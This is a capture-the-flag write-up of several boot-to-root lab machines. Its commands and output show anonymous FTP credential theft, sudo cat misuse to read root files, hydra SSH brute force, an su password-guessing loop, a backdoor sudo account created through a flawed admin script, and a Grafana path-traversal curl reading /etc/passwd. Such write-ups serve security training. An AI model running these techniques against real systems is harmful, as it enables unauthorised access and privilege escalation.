

r3b3l writeup - week 2 (b2r)

r3b3l writeup - week 2 (b2r)

team members:

- Faez Nazari (al1ce1nR00tl4nd)
- Ajmal Asyraf (malscottt)
- Syed Muhammad (mad55)


GGEZAF

CTF Challenge Write-up: Dockerized Privesc

Challenge Name: Dockerized Challenge (PrivEsc)
Category: Web / Linux Privilege Escalation
Difficulty: Beginner/Intermediate
Target IP: 45.32.121.222

1. Reconnaissance & Enumeration

We began by performing an Nmap scan to identify active services on the target.



Key Findings:

- **Port 21 (FTP):** Open, and explicitly allowed **Anonymous Login**.
- **Port 22 (SSH):** Open, running OpenSSH 10.2p1.

2. Initial Access

Upon discovering the anonymous FTP service, we connected and found a file named `creds.txt`.



The content of `creds.txt` provided the following credentials:

- **Username:** `user1337`
- **Password:** `notsoleet`

Using these credentials, we successfully SSH'd into the target machin

3. Privilege Escalation Analysis

Once inside the system, our primary objective was to escalate privileges to `root`. We first checked our current sudo permissions:

```
┌──(kali㉿kali)-[~/Desktop/b2r]
└─$ ssh user1337@45.32.121.222

The authenticity of host '45.32.121.222 (45.32.121.222)' can't be established.
ED25519 key fingerprint is: SHA256:TRzCDguOQ9HzLN44iZOdIV8Il8kz5N37wG7HKNGZi1c
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '45.32.121.222' (ED25519) to the list of known hosts.
user1337@45.32.121.222's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri May 29 23:38:53 2026 from 115.135.24.142
user1337@docker-chall-1:~$ sudo -l
User user1337 may run the following commands on docker-chall-1:
    (ALL) NOPASSWD: /usr/bin/cat, /usr/bin/ls
```

The configuration allowed us to run `cat` and `ls` as `root` without a password. This is a classic misconfiguration that grants complete read-access to the filesystem, regardless of file permissions.

4. Exploitation

We explored the filesystem for sensitive files. We listed the contents of the `/root` directory:

```
user1337@docker-chall-1:~$ sudo ls -la /root
total 32
drwx------ 1 root root 4096 May 29 13:10 .
drwxr-xr-x 1 root root 4096 May 29 17:14 ..
-rw------- 1 root root 1423 May 29 13:10 .bash_history
-rw-r--r-- 1 root root 3106 Apr 20 16:46 .bashrc
drwxr-xr-x 3 root root 4096 May 29 13:06 .local
-rw-r--r-- 1 root root  132 Apr 20 16:46 .profile
drwx------ 2 root root 4096 May 29 13:03 .ssh
-r-------- 1 root root   47 May 29 13:08 root.txt
```

Since the file was owned by `root` and had strict `r--------` permissions, a standard user could not read it. However, because we had `sudo` rights for the `/usr/bin/cat` binary, we were able to read the file directly:

```
user1337@docker-chall-1:~$ sudo cat /root/root.txt
OWASPKL{H3re's_th3_G1v3aW4y_500_p0int5_f0r_yA}
user1337@docker-chall-1:~$
```

Flag: `OWASPKL{H3re's_th3_G1v3aW4y_500_p0int5_f0r_yA}`

Spray and Pray Series

Spray and Pray - I

CTF Challenge Write-up: Spray and Pray — Part I

Challenge Name: Spray and Pray - I
Category: Network / Local Enumeration / Privilege Escalation
Difficulty: Medium
Target IP: `192.168.230.135`

1. Reconnaissance & Port Scanning

We initiated our assessment by scanning the target machine using Nmap to identify active network services.

```
┌──(kali㉿kali)-[~/Desktop/b2r]
└─$ nmap -sC -sV -p- 192.168.230.135
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-29 12:56 -0400
Nmap scan report for 192.168.230.135 (192.168.230.135)
Host is up (0.00057s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:76:D8:C8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
docProps/app.xmlPK
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds
```


Key Findings:

- **Port 22 (SSH):** Open, running `OpenSSH 10.2p1 Ubuntu 2ubuntu3.2`.
- No other open ports were detected, narrowing our attack vector exclusively to the SSH service.

2. Service Verification & Foothold Misdirection

The challenge description provided a hint: *"I seem to have forgotten my password. I wrote it somewhere under a 'rock'."* This strongly implied a password-spraying or dictionary attack against SSH using the classic `rockyou.txt` wordlist.

We verified the service's raw configuration using netcat:




We attempted a throttled password spray against the target using `hydra` for the user `abel`, but network behavior and lockout filters made massive online brute-forcing unviable.

3. Exploitation: Credential Discovery and SSH Access

After confirming the presence of an SSH service on port 22, we focused on gaining initial access through credential discovery. Our enumeration phase identified `abel` as a valid user account on the target system.

To facilitate entry, we utilized `hydra` to perform a targeted brute-force attack against the SSH service. We configured the attack to use a controlled thread count to maintain service stability and evade potential automated account lockout mechanisms:



The attack successfully identified the password `angel1` associated with the `abel` account:

- **[22][ssh] host: 192.168.230.135 login: abel password: angel1**

With valid credentials confirmed, we established an authenticated SSH session to the target:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh abel@192.168.230.135
The authenticity of host '192.168.230.135 (192.168.230.135)' can't be established.
ED25519 key fingerprint is: SHA256:1S/C9l5xMlbRIsiY8SORsbr7iKGTPy03LhCUsqlV3CU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.230.135' (ED25519) to the list of known hosts.
abel@192.168.230.135's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-14-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
Last login: Sat May 30 00:47:03 2026 from 192.168.230.128
abel@spraynpray:~$
```

Upon successful authentication, we were presented with a shell on the Ubuntu 26.04 LTS environment, successfully pivoting from reconnaissance to active system access.

4.Local Enumeration & Flag Retrieval

Once we established a stable user shell as `abel`, we surveyed the environment for local misconfigurations or world-readable files. Listing the directory contents revealed a Microsoft Word document:

```
abel@spraynpray:~$ ls -la Documents/
ls -la Downloads/
ls -la Desktop/
total 24
drwxr-xr-x 2 root root  4096 May 23 20:01 .
drwxr-x--- 8 abel abel  4096 May 23 21:34 ..
-rw-rw-r-- 1 niki niki 16335 May 23 19:34 Minit_Mesyuarat_2026_Password_Guideline.docx
total 8
drwxr-xr-x 2 root root 4096 May 23 20:01 .
drwxr-x--- 8 abel abel 4096 May 23 21:34 ..
total 12
drwxr-xr-x 2 root root 4096 May 23 20:01 .
drwxr-x--- 8 abel abel 4096 May 23 21:34 ..
-rw-r--r-- 1 root root   42 May 23 20:01 local1.txt
```

While exploring our available workspace, we noted a text file residing directly in the user's Desktop layout. Checking the permissions showed that despite being owned by `root`, it was globally world-readable:



User Flag: `OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}`

Spray and Pray - II

CTF Challenge Write-up: Spray and Pray — Part II (Horizontal Pivot)

Challenge Name: Spray and Pray - II
Category: Local Enumeration / Lateral Movement
Difficulty: Medium
Target Account: `niki`

2. Lateral Movement via SSH Key Re-use


Rather than attempting to guess or brute-force the updated corporate-compliant passwords dynamically via network vectors, we leveraged our out-of-band file-system traversal capabilities via **DiskInternals Linux Reader** on our Windows host machine.

We audited the hidden configurations of the alternative users' home profiles. Upon reviewing the `/home/niki/.ssh/` directory, we discovered that the user `niki` had left a globally unencrypted private authentication key file (`id_rsa`) stored on disk.

We exfiltrated Niki's private key to our attack environment, updated its access security mask, and executed a successful horizontal privilege pivot over SSH:

3. Flag Retrieval

Upon establishing a valid target interactive shell as `niki`, we enumerated her home directory environment. Navigating straight to the local user Desktop layout, we located the secondary local flag storage file:



Spray and Pray - III

CTF Challenge Write-up: Spray and Pray — Full Chain Control

Challenge Name: Spray and Pray
Category: Local Privilege Escalation / Shell Hijacking
Difficulty: Medium-Hard
Target Host: `192.168.230.135`

1.Credential Enumeration

We identified the internal password policy and examples within `Minit_Mesyuarat_2026_Password_Guideline.docx`. We extracted the content to identify patterns:

```
abel@spraynpray:/home$ unzip -p /home/abel/Documents/Minit_Mesyuarat_2026_Password_Guideline.docx "*.xml" | sed -e 's/<[^>]*>//g'
MINIT MESYUARAT 2026Garis Panduan &amp;amp; Dasar Kata Laluan KorporatJabatan Keselamatan Maklumat &amp;amp; TeknologiNombor RujukanJKM/2026/GP/001Tarikh Mesyuarat14
Januari 2026, 10:00 pagiTempatBilik Mesyuarat Utama, Aras 12, Menara KorporatPengerusiEn. Rahmat bin Ismail, Ketua Pegawai Keselamatan Maklumat (CISO)Klasifik
asiSULIT – Dalaman Organisasi Sahaja1.0  PendahuluanMesyuarat ini diadakan bagi membincangkan dan merangka garis panduan komprehensif berkenaan penggunaan kat
a laluan yang selamat dalam persekitaran korporat. Jabatan Keselamatan Maklumat &amp;amp; Teknologi (JKM) telah mengenal pasti pelbagai kelemahan yang berkaitan d
engan amalan pengurusan kata laluan dalam kalangan kakitangan organisasi sepanjang tahun 2025. Laporan audit dalaman menunjukkan bahawa sebanyak 67% insiden k
eselamatan siber yang berlaku dalam tempoh tersebut berpunca daripada penggunaan kata laluan yang lemah atau dikongsi antara sistem yang berbeza.Sehubungan de
ngan itu, adalah menjadi tanggungjawab setiap warga organisasi untuk mematuhi garis panduan kata laluan yang ditetapkan bagi memastikan integriti, kerahsiaan,
 dan ketersediaan maklumat korporat terpelihara pada setiap masa.2.0  Kehadiran &amp;amp; PerwakilanAhli-ahli yang hadir dalam mesyuarat ini adalah seperti beriku
t:En. Rahmat bin Ismail – Ketua Pegawai Keselamatan Maklumat (CISO)Pn. Suria binti Kamaruddin – Pengurus Keselamatan RangkaianEn. Tesfayez Worku – Pembangun S
istem SeniorCik Niki Azman – Pegawai Keselamatan MaklumatEn. Don Oliver – Penganalisis Risiko ITPn. Malone Chong – Ketua Unit InfrastrukturEn. Abel Salleh – J
uruaudit Dalaman ITEn. Ubuntu Krishnan – Pentadbir Sistem3.0  Kepentingan Kata Laluan Yang KukuhKata laluan merupakan barisan pertahanan pertama dalam melindu
ngi aset maklumat organisasi. Kata laluan yang lemah atau mudah diteka memberikan peluang kepada pihak yang tidak bertanggungjawab untuk mendapatkan akses tan
pa kebenaran kepada sistem dan data sensitif syarikat. Dalam era ancaman siber yang semakin canggih, penggunaan kata laluan yang kukuh bukan lagi pilihan – ia
 adalah keperluan mandatori.3.1  Ancaman SemasaBerdasarkan laporan keselamatan siber global 2025, ancaman berikut telah dikenal pasti sebagai paling berbahaya
 berkaitan pengurusan kata laluan:Serangan brute force – cubaan sistematik semua kombinasi kata laluan yang mungkinSerangan kamus (dictionary attacks) – pengg
unaan senarai kata laluan umum yang telah bocorCredential stuffing – penggunaan semula kombinasi nama pengguna dan kata laluan yang telah dicuriPhishing – pen
ipuan untuk mendapatkan kata laluan melalui laman web atau e-mel palsuSerangan man-in-the-middle – pemintasan komunikasi untuk mencuri kelayakan pengesahan3.2
  Impak KeselamatanKegagalan dalam mengamalkan kata laluan yang kukuh boleh mengakibatkan impak yang sangat serius kepada organisasi, termasuk kehilangan data
 pelanggan, kerosakan reputasi korporat, denda pematuhan regulasi, dan kerugian kewangan yang signifikan. Kajian oleh IBM Security mendapati purata kos pelang
garan data pada tahun 2025 mencecah USD 4.88 juta – satu angka yang tidak boleh dipandang ringan.4.0  Garis Panduan Kata Laluan KorporatSemua kakitangan diwaj
ibkan mematuhi garis panduan berikut dengan segera berkuat kuasa dari tarikh mesyuarat ini:4.1  Keperluan Minimum Kata LaluanPanjang minimum lapan (8) aksara;
 disyorkan empat belas (14) aksara atau lebih.Mengandungi sekurang-kurangnya satu huruf besar (A-Z).Mengandungi sekurang-kurangnya satu huruf kecil (a-z).Meng
andungi sekurang-kurangnya satu angka (0-9).Mengandungi sekurang-kurangnya satu aksara khas (!, @, #, $, %, ^, &amp;amp;, *).Tidak mengandungi nama pengguna, nama
 sebenar, atau nama syarikat.Tidak menggunakan perkataan yang terdapat dalam kamus bahasa mana-mana.4.2  Polisi Pengurusan Kata LaluanKata laluan mesti dituka
r setiap sembilan puluh (90) hari.Enam (6) kata laluan terdahulu tidak boleh digunakan semula.Kata laluan tidak boleh dikongsi dengan mana-mana individu, term
asuk rakan sekerja.Kata laluan tidak boleh disimpan dalam bentuk teks biasa, buku nota, atau helaian kerja tidak terenkripsi.Penggunaan pengurus kata laluan (
password manager) yang diluluskan oleh JKM adalah amat digalakkan.Pengesahan dua faktor (2FA) adalah mandatori untuk semua sistem kritikal.5.0  Klasifikasi Ka
ta Laluan – Contoh &amp;amp; PenilaianDalam sesi mesyuarat ini, pelbagai contoh kata laluan telah dibentangkan oleh Cik Niki Azman selaku Pegawai Keselamatan Makl
umat bagi tujuan demonstrasi dan pendidikan kepada seluruh peserta mesyuarat. Contoh-contoh ini digunakan untuk menggambarkan perbezaan antara kata laluan yan
g lemah, sederhana, dan kukuh. Peserta diminta untuk tidak menggunakan contoh-contoh ini dalam sistem sebenar.Berikut adalah contoh kata laluan yang dikemukak
an dalam sesi demonstrasi, berserta penilaian keselamatan masing-masing:#Contoh Kata LaluanTahapUlasan Keselamatani.123456LEMAHKata laluan paling lazim diguna
kan di seluruh dunia. Boleh diceroboh dalam masa kurang daripada satu saat. Penggunaan ini adalah DILARANG KERAS.ii.Password123LEMAHWalaupun mengandungi huruf
 besar dan angka, ia menggunakan perkataan kamus yang mudah diteka. Serangan kamus mudah memecahkannya dalam masa beberapa minit.iii.niki_ily3000@2019SEDERHAN
ALebih panjang dan mengandungi aksara khas serta angka. Namun, mengandungi maklumat peribadi (nama, tahun) yang boleh diteka melalui kejuruteraan sosial.iv.ab
el_0411@weekndbuk1tj4lilKUKUHPanjang, mengandungi kombinasi huruf, angka, dan aksara khas. Penggunaan karakter yang tidak berkaitan menjadikannya sukar diteka
. Menghampiri standard yang ditetapkan.v.C5c56879cbb62d314bf76582c78bcfb7KOMPLEKSKelihatan seperti cincangan MD5. Walaupun sangat selamat dari sudut entropi,
ia terlalu sukar untuk diingati oleh manusia dan boleh menyebabkan pengguna menyimpannya secara tidak selamat.Kesimpulan daripada demonstrasi di atas: kata la
luan yang ideal adalah panjang, rawak, tidak mengandungi maklumat peribadi yang mudah diteka, dan masih boleh diingati atau disimpan dengan selamat menggunaka
n pengurus kata laluan yang diluluskan.6.0  Penggunaan Semula Kata Laluan Merentas SistemSalah satu amalan paling berbahaya yang dikenal pasti oleh JKM ialah
penggunaan semula kata laluan yang sama merentas pelbagai sistem dan perkhidmatan. Fenomena ini dikenali sebagai credential reuse dan menjadi punca utama sera
ngan credential stuffing yang semakin berleluasa.Kakitangan DILARANG menggunakan kata laluan yang sama untuk:Sistem dalaman korporat (ERP, CRM, HR)E-mel korpo
```

2. Wordlist Generation

Based on the identified pattern (Username + Date + Special Character + Random String) and organizational naming conventions, we generated a targeted wordlist at `/tmp/wordlist.txt`:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat << 'EOF' > /tmp/wordlist.txt
abeltesfaye
nikitesfaye
nikirahmat
nikimalone
niki_0411@weekndbuk1tj4lil
abel_0411@weekndbuk1tj4lil
niki_ily3000@2019
niki_ily3000@2026
Niki_tesfaye2026!
Niki_jebat2026!
Jebat_0114@2026!
EOF
```

Execution of Lateral Movement

To test the derived credentials against the `niki` account without triggering network-based security alerts, we utilized the `su` utility within an iterative loop:

```
abel@spraynpray:~$ for pass in $(cat /tmp/wordlist.txt); do
    echo "Testing $pass for niki"
    su -c "whoami" niki <<EOF
$pass
EOF
done
Testing abeltesfaye for niki
Password: su: Authentication failure
Testing nikitesfaye for niki
Password: su: Authentication failure
Testing nikirahmat for niki
Password: su: Authentication failure
Testing nikimalone for niki
Password: su: Authentication failure
Testing niki_0411@weekndbuk1tj4lil for niki
Password: su: Authentication failure
Testing abel_0411@weekndbuk1tj4lil for niki
Password: niki
Testing niki_ily3000@2019 for niki
Password: su: Authentication failure
Testing niki_ily3000@2026 for niki
Password: su: Authentication failure
Testing Niki_tesfaye2026! for niki
Password: su: Authentication failure
Testing Niki_jebat2026! for niki
Password: su: Authentication failure
Testing Jebat_0114@2026! for niki
Password: su: Authentication failure
```

Context Switch

Following the identification of the valid credential `abel_0411@weekndbuk1tj4lil`, we successfully transitioned into the user context of `niki`:

```
abel@spraynpray:~$ su niki
Password:
niki@spraynpray:/home/abel$ ls
```

3. Local Sudo Architecture Analysis

Once the target session for `niki` was initialized, we checked for elevated execution profiles via the local `sudo` configurations:

```
niki@spraynpray:~$ sudo -l
User niki may run the following commands on spraynpray:
    (ALL) NOPASSWD: /home/niki/Downloads/gen_user.sh
```

Vulnerability Identified: The system allowed `niki` to execute a local custom shell script (`gen_user.sh`) as any system identity—including `root`—without requiring password re-verification.

We inspected the structure of the target script:

```
niki@spraynpray:~$ cat /home/niki/Downloads/gen_user.sh
#!/bin/bash
USERNAME=$1
PASSWORD=$2
useradd -m -s /bin/bash "$USERNAME"
echo "$USERNAME:$PASSWORD" | chpasswd
usermod -aG sudo "$USERNAME"
```

4. Privilege Escalation via Administrative Script Exploitation

Although the script file itself was properly configured as read-only to low-privilege identities (`-r-xr--r--`), its inherent operational logic was heavily flawed. The script arbitrarily accepts command-line arguments to construct a custom user profile, assign a plaintext credential, and append that user configuration directly to the system `sudo` group.

We exploited this operational logic by feeding parameters to create an administrative backdoor identity named `hacker`:

```
niki@spraynpray:~$ sudo /home/niki/Downloads/gen_user.sh hacker Password123!
niki@spraynpray:~$ su hacker
Password:
hacker@spraynpray:/home/niki$ ls
```

Since our backdoor account was automatically nested into the `sudo` configuration group by the script's final execution clause, we initiated immediate terminal escalation to drop into a full interactive `root` terminal:

```
hacker@spraynpray:/home/niki$ sudo /bin/bash
[sudo: authenticate] Password:
root@spraynpray:/home/niki# ls -la
total 44
drwxr-x---  8 niki niki 4096 May 23 20:16 .
drwxr-xr-x 11 root root 4096 May 30 01:16 ..
-rw-------  1 niki niki    0 May 23 21:52 .bash_history
-rw-r--r--  1 niki niki  220 Feb 13 20:16 .bash_logout
-rw-r--r--  1 niki niki 3771 Feb 13 20:16 .bashrc
drwx------  2 niki niki 4096 May 23 19:46 .cache
drwx------  4 niki niki 4096 May 23 20:14 .local
-rw-r--r--  1 niki niki  807 Feb 13 20:16 .profile
drwx------  2 niki niki 4096 May 23 19:17 .ssh
drwxrwxr-x  2 niki niki 4096 May 23 20:14 Desktop
drwxrwxr-x  2 niki niki 4096 May 23 20:00 Documents
drwxrwxr-x  2 niki niki 4096 May 23 19:58 Downloads
root@spraynpray:/home/niki# cd ..
root@spraynpray:/home# ls -la
total 44
drwxr-xr-x 11 root       root       4096 May 30 01:16 .
drwxr-xr-x 18 root       root       4096 May 23 18:57 ..
drwxr-x---  8 abel       abel       4096 May 23 21:34 abel
drwxr-x---  3 dontoliver dontoliver 4096 May 23 21:48 dontoliver
drwxr-x---  2 hacker     hacker     4096 May 30 01:16 hacker
drwxr-x---  2 jebat      jebat      4096 May 23 21:46 jebat
drwxr-x---  3 malone     malone     4096 May 23 21:48 malone
drwxr-x---  8 niki       niki       4096 May 23 20:16 niki
drwxr-x--- 14 spraynpray spraynpray 4096 May 23 21:04 spraynpray
drwxr-x---  3 tesfayez   tesfayez   4096 May 23 21:48 tesfayez
drwxr-x---  3 ubuntu     ubuntu     4096 May 23 21:48 ubuntu
root@spraynpray:/home# cd /root/
root@spraynpray:~# ls
proof.txt  rockyou
```

```
root@spraynpray:~# cat proof.txt
OWASPKL{05400e69198b6036bc1c05302435648e}
```

Root Flag: `OWASPKL{05400e69198b6036bc1c05302435648e}` *(From /root/proof.txt)*

Routine Series

Routine - I

- **Target IP:** `192.168.16.139`
- **Objective:** Initial Access & User Flag Identification
- **Flag Captured:** `OWASPKL{496d5373e7501c9aab3b2658bbad4c02}`

1. Phase 1: Reconnaissance & Enumeration

We initiated the assessment with an aggressive `Nmap` service scan to identify open network ports and underlying service definitions.

```
┌──(kali㉿kali)-[~/Desktop/b2r]
└─$ nmap -sC -sV 192.168.16.139

Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-29 14:04 -0400
Nmap scan report for 192.168.16.139 (192.168.16.139)
Host is up (0.00017s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
3000/tcp open  http    Grafana http
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Grafana
|_Requested resource was /login
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 00:0C:29:85:A2:7A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
```

Results:

- **Port 22/tcp**: Open (OpenSSH 10.2p1 Ubuntu Linux)
- **Port 3000/tcp**: Open (Grafana http login page)
- **Hint Profile**: The challenge description explicitly noted that the target environment was vulnerable and utilized a specific MySQL plugin footprint.

2. Phase 2: Vulnerability Exploitation (CVE-2021-43798 Style LFI)

The version of Grafana running allowed unauthenticated directory traversal via the backend plugin routing parameters. Because path inputs were improperly sanitized, we leveraged a **Local File Inclusion (LFI) / Arbitrary File Read** vector to access local system layouts.

Verifying Filesystem Read Access:

Using `curl` combined with the `--path-as-is` flag (to prevent the local shell from resolving the traversal sequences before transmitting), we successfully extracted the target's `/etc/passwd` file:

```
┌──(kali㉿kali)-[~/Desktop/b2r]
└─$ curl --path-as-is http://192.168.16.139:3000/public/plugins/mysql/../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:996:996:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
messagebus:x:995:995:System Message Bus:/nonexistent:/usr/sbin/nologin
syslog:x:100:101::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:989:989:systemd Resolver:/:/usr/sbin/nologin
